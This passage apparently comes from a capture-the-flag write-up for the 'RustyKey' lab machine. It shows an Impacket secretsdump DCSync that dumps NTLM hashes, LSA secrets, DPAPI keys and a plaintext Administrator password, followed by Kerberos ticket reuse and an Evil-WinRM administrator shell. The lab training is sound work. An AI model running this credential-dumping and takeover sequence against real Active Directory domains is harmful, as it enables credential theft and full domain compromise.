export KRB5CCNAME=backupadmin@cifs_dc.rustykey.htb@RUSTYKEY.HTB.ccache
Dumping the hashes using secretsdump:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
secretsdump.py -k -no-pass -outputfile 'dcsync' -dc-ip 10.10.11.75 rustykey.htb/backupadmin@dc.rustykey.htb
Impacket v0.13.0.dev0+20251016.112753.23a36c62 - Copyright Fortra, LLC and its affiliated companies

[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x94660760272ba2c07b13992b57b432d4
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e3aac437da6f5ae94b01a6e5347dd920:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
RUSTYKEY\DC$:plain_password_hex:0c7fbe96b20b5afd1da58a1d71a2dbd6ac75b42a93de3c18e4b7d448316ca40c74268fb0d2281f46aef4eba9cd553bbef21896b316407ae45ef212b185b299536547a7bd796da250124a6bb3064ae48ad3a3a74bc5f4d8fbfb77503eea0025b3194af0e290b16c0b52ca4fecbf9cfae6a60b24a4433c16b9b6786a9d212c7aaefefa417fe33cc7f4dcbe354af5ce95f407220bada9b4d841a3aa7c6231de9a9ca46a0621040dc384043e19800093303e1485021289d8719dd426d164e90ee3db3914e3d378cc9e80560f20dcb64b488aa468c1b71c2bac3addb4a4d55231d667ca4ba2ad36640985d9b18128f7755b25
RUSTYKEY\DC$:aad3b435b51404eeaad3b435b51404ee:b266231227e43be890e63468ab168790:::
[*] DefaultPassword
RUSTYKEY\Administrator:Rustyrc4key#!
[*] DPAPI_SYSTEM
dpapi_machinekey:0x3c06efaf194382750e12c00cd141d275522d8397
dpapi_userkey:0xb833c05f4c4824a112f04f2761df11fefc578f5c
[*] NL$KM
 0000   6A 34 14 2E FC 1A C2 54  64 E3 4C F1 A7 13 5F 34   j4.....Td.L..._4
 0010   79 98 16 81 90 47 A1 F0  8B FC 47 78 8C 7B 76 B6   y....G....Gx.{v.
 0020   C0 E4 94 9D 1E 15 A6 A9  70 2C 13 66 D7 23 A1 0B   ........p,.f.#..
 0030   F1 11 79 34 C1 8F 00 15  7B DF 6F C7 C3 B4 FC FE   ..y4....{.o.....
NL$KM:6a34142efc1ac25464e34cf1a7135f34799816819047a1f08bfc47788c7b76b6c0e4949d1e15a6a9702c1366d723a10bf1117934c18f00157bdf6fc7c3b4fcfe
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
We even get the password from this which is Rustyrc4key#!
 Successfully dumped Administrator credentials via DCSync
And now using these credentials we can login to the administrator user using the credentials we got:
1
2
3
4
getTGT.py 'rustykey.htb/Administrator@rustykey.htb:Rustyrc4key#!'
Impacket v0.13.0.dev0+20251016.112753.23a36c62 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in Administrator@rustykey.htb.ccache
1
export KRB5CCNAME=Administrator@rustykey.htb.ccache
1
2
3
4
5
6
7
8
9
10
11
12
evil-winrm -i dc.rustykey.htb -r RUSTYKEY.HTB

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
rustykey\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents>
Rooted! The user part was relatively straightforward, but the root escalation was quite challenging. Happy Hacking Everyone <3
Happy Hacking! 🚀